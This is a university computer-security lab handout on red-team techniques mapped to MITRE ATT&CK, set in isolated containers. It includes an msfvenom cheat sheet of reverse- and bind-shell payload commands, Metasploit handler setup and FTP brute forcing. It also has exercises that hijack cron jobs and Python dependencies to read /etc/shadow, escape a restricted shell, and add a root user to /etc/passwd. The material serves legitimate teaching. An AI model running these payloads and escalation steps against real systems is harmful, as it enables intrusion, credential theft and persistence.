Source: *Stable Diffusion AI*

LABORATORY 12-13. RED TEAM TECHNIQUES THROUGH MITRE ATT&CK (PART 2)

DEPARTMENT OF COMPUTER SCIENCE. UNIVERSITY OF OVIEDO


Computer Security | 2021 – 2022 (V2.5 *"Dangerzone"*)

CONTENT

THE INFRASTRUCTURE OF THIS LABORATORY

This lab contains the following containers:

- An "privilege scalation" *Kali*, which is the one with the tools installed to exploit and perform privilege scalation on the other one. This container has access to the Internet
- A "privilege scalation" *Ubuntu*, containing several commands and configurations that allows practicing privilege scalation techniques. You have options to practice different exercises (password for all users is `test123…`):
    - A non-sudoer user with a restricted shell, `restricted`, running `enter_ssh_restricted_privesc_ubuntu_lab12.sh` script.
    - A non-sudoer user with a normal shell, `testUser`, running `enter_ssh_testUser_privesc_ubuntu_lab12.sh` script.
    - You also have standard access with the script `enter_privesc_ubuntu_lab12.sh`.



BLOCK 1: MITRE ATT&CK PHASE 4. *TA0002. EXECUTION* (CONTINUED)

Meterpreter for exploiting *(T1569. System Services)*

Practical application: *You need to understand the basic "usage cycle" of Metasploit to try to exploit a vulnerability*

This activity tries to familiarize yourself with *Metasploit Framework* usage (MSF)

Start MSF


Run *Metasploit Framework* running these three commands (ignore warnings), as in the *Nmap* laboratory:

- Start MSF database: `sudo service postgresql start`
- Init MSF: `sudo msfdb init`
- Enter the MSF console (takes a while to launch the prompt): `msfconsole -q`

Basic MSF usage

Once `msf` is started, the first thing we must do is to **ensure that it is working well**. To do that, type `db_status` and ensure that the message: `postgresql connected to msf` appears. Once connected to the database, we can start organizing our different activities by using what are called *workspaces*. This gives us the ability to save different scans from distinct locations/networks/subnets, for example. Issuing the `workspace` command from the `msfconsole`, will display the currently selected workspaces. The '`default`' workspace is selected when connecting to the database, which is represented by the `*` beside its name. Create a new "`lab12`" workspace using the command `workspace -a lab12` (`-d` to delete it) and change workspaces typing `workspace <workspace name>` (`workspace lab12`). The next activities will be done in this workspace.

Understanding the "typical chain of events" of an exploit



Metasploit

TunnelsUp.com v1.0

General Information

Metasploit is a free tool that has built in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server.

`msfconsole`	Launch program
`version`	Display current version
`msfupdate`	Pull the weekly update
`makerc <FILE.rc>`	Saves recent commands to file
`msfconsole -r <FILE.rc>`	Loads a resource file

Executing an Exploit

`use <MODULE>`	Set the exploit to use
`set payload <PAYLOAD>`	Set the payload
`show options`	Show all options
`set <OPTION> <SETTING>`	Set a setting
`exploit` or `run`	Execute the exploit

Session Handling

`sessions -l`	List all sessions
`sessions -i <ID>`	Interact/attach to session
`background` or `^Z`	Detach from session

Using the DB

The DB saves data found during exploitation. Auxiliary scan results, hashdumps, and credentials show up in the DB.

First Time Setup
Run from linux command line.

`service postgresql start`	Start DB
`msfdb init`	Init the DB

`db_status`	Should say connected
`hosts`	Show hosts in DB
`services`	Show ports in DB
`vulns`	Show all vulns found

Finding an Exploit to Use

Do information gathering with db_nmap and auxiliary modules. Aux mods have numerous scanners, gatherers, fuzzers, and tools that allow you to scan a CIDR block or single IP and will save the results in the DB.

`db_nmap -sS -A 192.168.1.100`	Do port scan and OS fingerprint then add results to DB
`show auxiliary`	Show all auxiliary modules (scanners, fuzzers, proxies, etc.)
`use auxiliary/scanner/smb/smb_version`	Detect the SMB version in use
`use auxiliary/scanner/ftp/anonymous`	Scan for anonymous FTP servers
`use auxiliary/scanner/snmp/snmp_login`	Scan for public SNMP strings

Once information is gathered on the host, look at what services or OS the host is running and do a search for that term. Example: if NMAP found that host is running 'smb' service, run 'search smb' to find exploits for that service.

`search <TERM>`	Searches all exploits, payloads, and auxiliary modules
`show exploits`	Show all exploits
`show payloads`	Show all payloads

Linux Commands Many linux commands work from within msf like ifconfig, nmap, etc.

Workspaces

Each workspace is like its own database. Create a new one to have a fresh DB.

`workspace -h`	Help
`workspace`	List
`workspace -a`	Add
`workspace -d`	Delete
`workspace -r`	Rename

Meterpreter Commands

`sysinfo`	Show system info
`ps`	Show running processes
`kill <PID>`	Terminate a process
`getuid`	Show your user ID
`upload/download`	Upload/download a file
`pwd / lpwd`	Print working directory
`cd / lcd`	Change directory
`cat`	Show contents of a file
`edit <FILE>`	Edit a file (vim)
`shell`	Drop into a shell
`migrate <PID>`	Switch to another process
`hashdump`	Show all pw hashes (Win)
`idletime`	Display idle time of user
`screenshot`	Take a screenshot
`clearev`	Clear the logs

Escalate Privileges

`use priv`	Load the script
`getsystem`	Elevate your privs
`getprivs`	Elevate your privs

Token Stealing (Win)

`use incognito`	Load the script
`list_tokens -u`	Show all tokens
`impersonate_token DOMAIN\\USER`	Use token
`drop_token`	Stop using token

Enable port forwarding. This opens port 3388 locally which forwards all traffic to 3389 on the remote host:

`meterpreter> portfwd [ADD|DELETE] -L <LHOST> -l 3388 -r <RHOST> -p 3389`

Pivot through a session by adding a route within msf it allows you to exploit or scan adjacent hosts:

`msf> route add <SUBNET> <MASK> <SESSIONID>`

Finding an exploit to use

This consists of gathering target system information via a previous enumeration phase that identify services and versions (**Topic 5, Lab 8-9**). You can use the stand-alone `nmap` tool and integrate their scan results in the current workspace (as shown in lab 8-9) or the `nmap` integrated in MSF via the `db_nmap` command. The goal is to **search for applicable exploits for the found services and their concrete versions** in the database that the *Metasploit Framework* has. This database can be consulted here: https://www.rapid7.com/db/?type=metasploit. You can also add `searchploit` exploits to *MSF*, but this will not be part of this laboratory.

- In this case, we will issue the command typing `db_nmap -sV 172.12.0.3` from the `msfconsole` to know services and their versions, as shown in Lab 8-9.
- Once you have services and versions, locate in a CVE database (example www.cvedetails.com) for available exploits of the services you found.
- One of the services (`apache2`) seems to have a serious exploit available related to their version `2.4.50`, higher than the one installed on the machine, so it is worth a look. Locate this exploit in www.exploit-db.com
- Search in the `msf` exploit database for *Apache 2.4.50* exploits (`search <keywords>` command)

Executing an exploit

In a real environment, we should test each potentially applicable exploit using the `use <exploit> - set payload <payload> - show options - set options <…> - exploit` cycle shown in the image. **Every exploit can be treated this way**. For this case, we need to configure the located exploit with these parameters

- **Payload**:
  - Consult the available payloads for an exploit with `show payloads`. As we have lots of options, we have a *Linux* target machine and we want a reverse TCP connection to avoid firewalls, we can narrow the search with `search payload/linux -t reverse`.
  - Once here we must choose the full name of the correct payload to apply. To decide which one to use, follow these steps:
    - We have a *Linux* target system.
    - We are going to use a reverse TCP connection (*reverse shell*).
    - We need to choose between a *Meterpreter* or a standard shell (better try *Meterpreter* first, it has more power).
    - We are dealing with an x64 architecture.
    - We then may choose between a *Stager* or an *Inline* payload (*stageless*); in a *Docker* environment the second works best.
    - With this, you should have enough data to choose the appropriate one. Choose the appropriate payload the met all these conditions and `set payload` it. (please, remove `payload/` from the payload name when doing this)

- **Rest of the parameters**
  - Once you choose a payload, consult the detailed exploit information with `info <full exploit name>` to see its options and rest of the parameters. In this case only these two are necessary
    - RHOST: `172.12.0.3`
    - LHOST: `172.12.0.2`

Once configured, launch the exploit. Does it work?

Expected results: This activity will be finished when you are able to complete a full typical exploit launching cycle of MSF with an existing exploit (no matter if it does not work against the target)

MSF aux module usage

This activity uses an MSF *auxiliary module* to test again most of this "*MSF exploit cycle*" but for a different purpose: brute forcing an FTP server present in the *Ubuntu* container. The procedure is the same as an actual exploit (`use`), except from the `payload` part (no payload will be run in an *auxiliary module*). This *auxiliary module* is named `ftp_login`, and the full name (to put in the `use` command) can be consulted with `search ftp_login`. To launch this, consider the following tips:

- Give read permissions to everyone to the file `/wordlist/2020mostcommon.txt`
- Set the appropriate options to launch the exploit. Do not forget that options are fully explained in the `info` command. Typical options are `LHOST` (IP of the attacking machine) or `RHOSTS` (the IP/IPs of the target(s)). In this case you can user the `USERNAME` `root` and a password file (`PASS_FILE`) you can find in the `/wordlist/2020mostcommon.txt` directory of the *Kali* container.
- Launch the `exploit` to see what happens (wait, it will succeed 😊).

Expected results: This activity will be finished when you are able to complete a typical exploit launching cycle of MSF with an auxiliary module and obtain a successful result

Msfvenom payloads and multi/handler

Practical application: *You need to generate a custom payload to try to exploit a vulnerable web page*

On the theory topics we saw that `msfvenom` is a payload generator application that can generate payloads in different programming languages with various malicious effects. One of the most typical ones is running a *Meterpreter* reverse shell on an infected system. We are going to test this following this procedure to see the effect of an actual payload in action:

- Login the *Ubuntu* container as a non-privileged user (`testUser`)
- Know that the privilege scalation *Ubuntu* container can run PHP web pages with `php <php file>` and any user in the system is able to place web pages on the directory used to host served web pages (`/var/www/html`).
- Know also that the *Ubuntu* container (our victim) is on a fixed IP.
- Follow the procedure to generate the PHP *Meterpreter* reverse shell payload in a `.php` file called `shell.php` shown in theory. You can also use the following cheatsheet as a reference. Do not forget to set the `LHOST` parameter (the attacking container) and the `RHOST` parameter (the attacked container) to its correct IP values.

MsfVenom Cheatsheet (ingenieriainformatica.uniovi.es)
A Metasploit standalone payload generator.
https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

```
closer@kali:~/Desktop/Allhacked/post$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.36
LPORT=4444 --platform windows --arch x86 -f exe > reverse_tcp.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

```
root@kali:~# msfvenom -p osx/x86/shell_reverse_tcp LHOST=192.168.179.146 LPORT=4444 -f
macho > /root/Downloads/exploits/exploit.macho
No platform was selected, choosing Msf::Module::Platform::OSX from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 65 bytes
Final size of macho file: 20800 bytes
```

GENERAL USAGE

```
/usr/bin/msfvenom [options] <var=val>
```

NOTES	AVAILABLE EXECUTABLE FORMATS	AVAILABLE TRANSFORM FORMATS	AVAILABLE PLATFORMS	AVAILABLE ARCHITECTURES
MSFvenom Payload Creator for Red Team Tactics: https://www.codementor.io/packt/msfvenom-payload-creator-for-red-team-tactics-qewdwa150 **Tutorial de uso general**: https://www.offensive-security.com/metasploit-unleashed/msfvenom/	asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, jsp, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, python-reflection, vba, vba-exe, vba-psh, vbs, war	base32, base64, bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript	aix, android, apple_ios, brocade, bsd, bsdi, cisco, firefox, freebsd, hardware, hpux, irix, java, javascript, juniper, linux, mainframe, multi, netbsd, netware, nodejs, openbsd, osx, php, python, r, ruby, solaris, unifi, unix, unknown, windows	aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, tty, x64, x86, x86_64, zarch

OPTIONS

-a, --arch <arch>: The architecture to use for --payload and --encoders (use --list archs to list)	**--list-options**: List --payload <value>'s standard, advanced and evasion options
-b, --bad-chars <list>: Characters to avoid example: '\x00\xff'	**-n, --nopsled <length>**: Prepend a nopsled of [length] size on to the payload
-c, --add-code <path>: Specify an additional win32 shellcode file to include	**-o, --out <path>**: Save the payload to a file
-e, --encoder <encoder>: The encoder to use (use --list encoders to list)	**-p, --payload <payload>**: Payload to use (--list payloads to list, --list-options for arguments). Specify
--encoder-space <length>: The maximum size of the encoded payload (defaults to the -s value)	**--pad-nops**: Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of
--encrypt <value>: The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)	**--platform <platform>**: The platform for --payload (use --list platforms to list)
--encrypt-iv <value>: An initialization vector for --encrypt	**-s, --space <length>**: The maximum size of the resulting payload
--encrypt-key <value>: A key to be used for --encrypt	**--sec-name <value>**: The new section name to use when generating large Windows binaries. Default: random 4-
-f, --format <format>: Output format (use --list formats to list both executable and transform formats available) (see both format boxes for	**--service-name <value>**: The service name to use when generating a service binary
-h, --help: Show this message	**--smallest**: Generate the smallest possible payload using all available encoders
-i, --iterations <count>: The number of times to encode the payload	**-t, --timeout <second>**: The number of seconds to wait when reading the payload from STDIN (default 30, 0 to
-k, --keep: Preserve the --template behaviour and inject the payload as a new thread	**-v, --var-name <value>**: Specify a custom variable name to use for certain output formats
-l, --list <type>: List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all	**-x, --template <path>**: Specify a custom executable file to use as a template

EXAMPLES

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

List payloads: msfvenom -l

Binaries Payloads

Linux Meterpreter Reverse Shell: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local

Linux Bind Meterpreter Shell: msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > bind.elf

Linux Bind Shell: msfvenom -p generic/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > term.elf

Windows Meterpreter Reverse TCP Shell: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local

Windows Reverse TCP Shell: msfvenom -p windows/shell/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe

Windows Encoded Meterpreter Windows Reverse Shell: msfvenom -p windows/meterpreter/reverse_tcp -e shikata_ga_nai -i 3 -f exe >

Mac Reverse Shell: msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f macho > shell.macho

Mac Bind Shell: msfvenom -p osx/x86/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f macho > bind.macho

Web Payloads

PHP Meterpreter Reverse TCP: msfvenom -p php/meterpreter_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.php
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php &&

ASP Meterpreter Reverse TCP: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f asp > shell.asp

JSP Java Meterpreter Reverse TCP: msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.jsp

WAR

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f war > shell.war

Scripting Payloads

Python Reverse Shell: msfvenom -p cmd/unix/reverse_python LHOST=<Local IP Address> LPORT=<Local Port> -f raw >

Bash Unix Reverse Shell: msfvenom -p cmd/unix/reverse_bash LHOST=<Local IP Address> LPORT=<Local Port> -f raw >

Perl Unix Reverse shell: msfvenom -p cmd/unix/reverse_perl LHOST=<Local IP Address> LPORT=<Local Port> -f raw >

Shellcode

Windows Meterpreter Reverse TCP Shellcode: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address>

Linux Meterpreter Reverse TCP Shellcode: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address>

Mac Reverse TCP Shellcode: msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address>

Create User: msfvenom -p windows/adduser USER=hacker PASS=Hacker123$ -f exe > adduser.exe

METASPLOIT HANDLER

```
use exploit/multi/handler
set PAYLOAD <Payload name>
Set RHOST <Remote IP>
set LHOST <Local IP>
set LPORT <Local Port>
run
```

- To transfer files between both containers, you can generate **temporal web servers** in any port that may allow you to read files from remote systems that store them. To do that, go to a folder with the file you want to access remotely and do the following, depending on the *Python* version you want to use

(containers in the infrastructure have *Python 3* installed). `wget <IP>:<port>` is an effective way to make requests to these temporal web servers from the place you want to transfer the files to:

- **Python 2**: `python -m SimpleHTTPServer <port number>`
- **Python 3 (the one installed in the containers)**: `python -m http.server <port number>`

- Once the file is transferred, **run MSF** as in the previous activity
- As the payload (the `msfvenom` generated file) will not be running inside MSF, but in the remote machine, enable a `multi/handler` payload listener following the procedure we saw in theory. Use the following parameters (**please use the *Stageless* `meterpreter_reverse_tcp` payload shown in the code**, as the *Staged* one may not work in container environments):

```
use exploit/multi/handler
set PAYLOAD php/meterpreter_reverse_tcp
set RHOST 172.12.0.3
set LHOST 172.12.0.2
set LPORT 3000
```

- Run the exploit in background with the `-j` option.

```
exploit -j
```

- Now run the `shell.php` on the other container to establish the connection. You can browse to it from the VM or run `php -f shell.php`.
- If all is successful, you should see a message notifying that a reverse shell connection session has been stablished, and now you can access to this session by its ID. Use `sessions -l` to list available *Meterpreter* sessions, and `sessions -i <session ID>` to login into one.
- Now you are in a fully active *Meterpreter* shell, and you can use its power to achieve post-exploitation techniques like the ones we review in theory. You can type `help` to see available commands. Check these ones:
  - Typical shell commands like `ls` and `ps`
  - A command to upload any file to the exploited machine. Test this with `/wordlist/2020mostcommon.txt`. Think about what you can do with this, even if you are not a privileged user.
  - Run `shell`, and try to use some commands, like `whoami`.

Expected results: This activity will be finished when you are able to stablish a *Meterpreter* connection through a `msfvenom` generated payload and use a *Meterpreter* shell in the exploited machine.

BLOCK 2: MITRE ATT&CK PHASE 6: *TA0004. PRIVILEGE SCALATION*

Privilege scalation through cron jobs: Privileged information exfiltration *(T1053. Scheduled Task/Job)*

Practical application: *You need to extract privileged information from a remote system by abusing the cron SO functionality*

The `cron` daemon runs scheduled tasks to perform system maintenance, backups, etc. System-wide tasks that are scheduled can be consulted in the `/etc/crontab` file. However, this can be used to gain privilege scalation. Your current user may be able to introduce a scheduled task in this file running as `root`, or maybe you can replace one of the scheduled tasks by another file if the file permissions of the task to be run allows it. To practice this kind of vulnerability, we are going to use it as a vector to exfiltrate privileged information. To do this, follow these steps.

- Login the *Ubuntu* system as a non-privileged user (`testUser`).
- Give `o+r` permissions to `/tmp/integrity_check.py`
- Check the contents of the `/etc/crontab` file to ensure it has scheduled tasks associated to `root`. You can use this documentation as reference to interpret the `crontab` contents: https://ostechnix.com/a-beginners-guide-to-cron-jobs/
- Locate the files that are run as part of these `cron` jobs and see if you can modify any of them.
- Modify these files with code you develop that can read confidential data (like the `/etc/shadow` file). Why do you think this will be successful?
- Check that you could exfiltrate the data.

NOTE: output of processes managed by `cron` can be viewed in `/var/log/cron.log`

Expected results: This activity will be finished when you are able to extract privileged information from a system that enables you to run commands as `root` by a malicious modification of a scheduled `cron` job

Privilege scalation through replacing executables / dependencies: Msfvenom reverse shells *(T1053. Scheduled Task/Job)*

Practical application: *You need to become root in a reverse shell by abusing the cron SO functionality*

From the techniques you acquired to replace `cron` processes or executable dependencies (choose one), use the `msfvenom` payload generation technique to enable a *Meterpreter* `root` reverse shell from the *Ubuntu* container to the *Kali* container by using the `multi/handler` exploit as explained in theory, via the `python/meterpreter/reverse_tcp` payload.

Expected results: This activity will be finished when you are able to stablish a *Meterpreter* connection through a `msfvenom` generated payload in *Python*.

Privilege scalation through replacing executable dependencies: Confidential data exfiltration *(T1574. Hijack Execution Flow)*

Practical application: *You need to become root on a system by corrupting the execution flow of an existing program*

`cron` jobs are an example of an attack that replaces legitimate executable files/dependencies by a malicious version that is run later by another program. The same technique can be used in any scenario in which a program loads libraries to perform functions, but these libraries can be overwritten by different ones with a malicious action. This applies to any language or situation in which, even if you do not have permission to modify a program itself, you can replace one of its parts. If just one part can be replaced with code you own, you can achieve the malicious effect. To test this, follow this procedure:

- Log in with a non-privileged user (`testUser`)
- Go to the `/` folder and examine the `main_check.py` contents. *Can you modify this file?*
- Use this program to exfiltrate the contents of /`etc/shadow` to a place you can read from. Use `more` (not `cat`) to see the file contents. *Does it work if you run it with* `testUser`*? Why? What happens if the non-privileged user has no rights to access to the contents exfiltrated by the modified dependency? Do you have to wait for something?*
- Use the script `enter_privesc_ubuntu_lab12.sh`, temporally turn `root` (`sudo su`), and execute the `main_check.py` file. What happens now?

Expected results: This activity will be finished when you are able to extract privileged information from a system that enables you to run commands as `root` by a malicious modification of a *Python* executable dependency.

BLOCK 3: MITRE ATT&CK PHASE 6: *TA0004. PRIVILEGE SCALATION* (CONTINUED)

In the previous lab we saw how to exfiltrate files using *GTFOBins* (https://gtfobins.github.io/). We will now use the same techniques (and new ones) to gain `root` access in the exploited machine once we managed to access to it by "normal" means or by "exploiting" means (previous lab).

Breaking restrictions and concealing activities *(T1548. Abuse Elevation Control Mechanism)*

Practical application: *You need to get out a restricted shell*

Sometimes users can log in in a system using a **restricted shell**. This is a technique to limit the actions of users, so their activity is more controlled, leaving the user just with a couple of authorized commands to run and its home directory as the only writable directory, among many other restrictions. The number of restrictions implemented by this type of shell is documented here: https://www.gnu.org/software/bash/manual/html_node/The-Restricted-Shell.html. This activity consists of using `sed` as a *GTFOBin* to break the restrictions, following these steps:

- Log in the *Ubuntu* container with the restricted user via the appropriate script.
- Test that you are indeed restricted (try to access a directory outside your home, try to redirect the output of any command…).
- Consult the documentation of the command `sed` as a *GTFOBin* (https://gtfobins.github.io/gtfobins/sed/) to achieve the following:
  - Obtain an unrestricted shell (that allows you to break out your home directory) and check that you can now run the previously restricted commands.
  - Check if the unrestricted shell gives you more permissions as a user than the restricted one or not.

Expected results: This activity will be finished when you are able to break the limitations of the restricted shell, obtaining something like a standard shell and checking if you gain more permissions this way or not.

Identifying sudo programs *(T1548. Abuse Elevation Control Mechanism)*

Practical application: *You need to locate programs that can be run with sudo on a system*

`sudo` is a command that grants `root` privileges temporally to users or groups. A typical configuration is having a `sudo` group whose members can run everything as `root`. But sometimes, this configuration is more restrictive: Full `sudo` rights are exclusive to some users only (they can run any program with `sudo`), and other users may have rights to run only a **restricted set of commands** with `sudo`. Every user can know which commands they can run as `sudo` with `sudo -l`

Expected results: This activity will be finished when you are able to know which commands a user can run with `sudo`, if any.

Generating a valid password for a Linux user *(T1078. Valid Accounts)*

Practical application: *You need to know how to generate a valid /etc/shadow entry for a user from a password you know.*

One of the ways of achieving privilege scalation in a remote system is to insert a new user with `root` privileges into that system if you manage to overwrite its `/etc/passwd` file. There are multiple ways of attempting to do that, but first you need to know how to modify a `password` file to do this. A user entry in a password file has this structure (you can `cat /etc/passwd` to check it):

```
<username>:<generated salted password>:<user id>:<group id>:<main group name>:<home dir>:<shell>
```

Typically, when the generated salted password is `x`, it means that the corresponding password is stored in `/etc/shadow`, a file with more restrictive permissions. Considering that `root` users must have a `0` in its user id and group id, and its main group name is `root`, a user entry `hacker` with `root` "powers" may look like this (we reuse an existing home directory to avoid creating a new one):

```
hacker:<generated salted password>:0:0:root:/root:/bin/bash
```

Therefore, you have only to know how to generate the salted password you want, and it can be done with the `mkpasswd` command. Check the help of the command to use a secure hash method (see the *Cryptography* topic) and read the plaintext password from `stdin`

Expected results: This activity will be finished when you are able to generate valid passwords from any plain text string and understand where you must put them to make a correct `/etc/passwd` entry.

Privilege scalation through sudo programs *(T1548. Abuse Elevation Control Mechanism)*

Practical application: *You need to become root using the GTFOBin technique and sudo programs*

Once you know the necessary techniques to deal with passwords, users, and `sudo`, we can use them to test the first privilege scalation technique we are going to teach you. It is based in allowed `sudo` programs to non-sudoer users. This technique can be found in real systems and in CTFs. This activity consists of using the *GTFOBins* documentation repository and the different `sudo` programs you may find in the *Ubuntu* system of the **Lab 12 infrastructure** (https://gtfobins.github.io/) to do the following operations (**TIP**: Use the `testUser` user).

- Create a `root` shell (**TIP**: you may have to wait until you must press a key to input the final part of the command 😉)
- Generating a new `root` user by exfiltrating the `/etc/passwd` file of the *Ubuntu* system to the *Kali* system, add that user, and overwrite the *Ubuntu* `/etc/passwd` file with the new one. To do that, consider the following
    - Typical *Ubuntu* passwords are stored using SHA-256 hashes.
    - Remote access with the new `root` user requires additional SSH configuration. It is wiser to remote access with your current user and promote to the new user once inside.
    - Remember the ***Python* temporal web server techniques** we saw to help you transfer files between containers.

Expected results: This activity will be finished when you are able to go `root` from an unprivileged user via `root` shell generation or generating a user identity with `root` capabilities in an external system and introducing it using `sudo` *GTFOBins*.

Identifying SUID programs *(T1548. Abuse Elevation Control Mechanism)*

Practical application: *You need to locate programs on a system with the SETUID or SETGID bit activated*

SetUID and *SetGUID* programs are executables with these permission bits enabled. These bits enable a program to be temporally run with the file owner privileges to perform a task requiring them. You can find all currently installed executables with these bits enabled with `find / -perm -u=s -type f 2>/dev/null`. `chmod +s` activates the bit for any existing executable. These types of programs can be found in these places:

- In CTFs is a common way to achieve privilege scalation.
- In real-life, programs with the *SetUID* bit activated from the *GTFOBin* list are very rare in normal situations. You can find them because of a serious misconfiguration or mistake, or because a previous intrusion has activated this bit to use these programs in future intrusions (*persistence*! ☹).

Expected results: This activity will be finished when you are able to find all executables with its *SetUID* and *SetGID* bits enabled, no matter their owner.

Privilege scalation through SUID programs *(T1548. Abuse Elevation Control Mechanism)*

Practical application: *You need to become root using the GTFOBin technique and SUID programs*

Now that you know how to identify *SetUID* executables, use the executables you find, and the previous *GTFOBin* repository of information, to perform the following privilege scalation operations:

- Read the contents of `/etc/shadow`, even if it is a heavily protected file.
- Read the contents of the `/etc/passwd` file and dump them to a file on you home folder. Add an additional `root` user like in the previous exercise, but performing all the modifications in the local system, instead of sending the file to a remote one. Replace the contents of the `/etc/passwd` with the new ones using the appropriate *SetUID* program among those you find in the *Ubuntu* container.
- **Go to your Ubuntu VM**, copy the `/bin/cp` command to your home directory, activate the *SetUID* bit of the copy, and try to copy a file to a restricted location (for example, `/root`) with this local copy of the `cp` command. *Does it work? Is having the SetUID bit enabled enough? What to you need to make SUID programs work as GTFOBins then?*
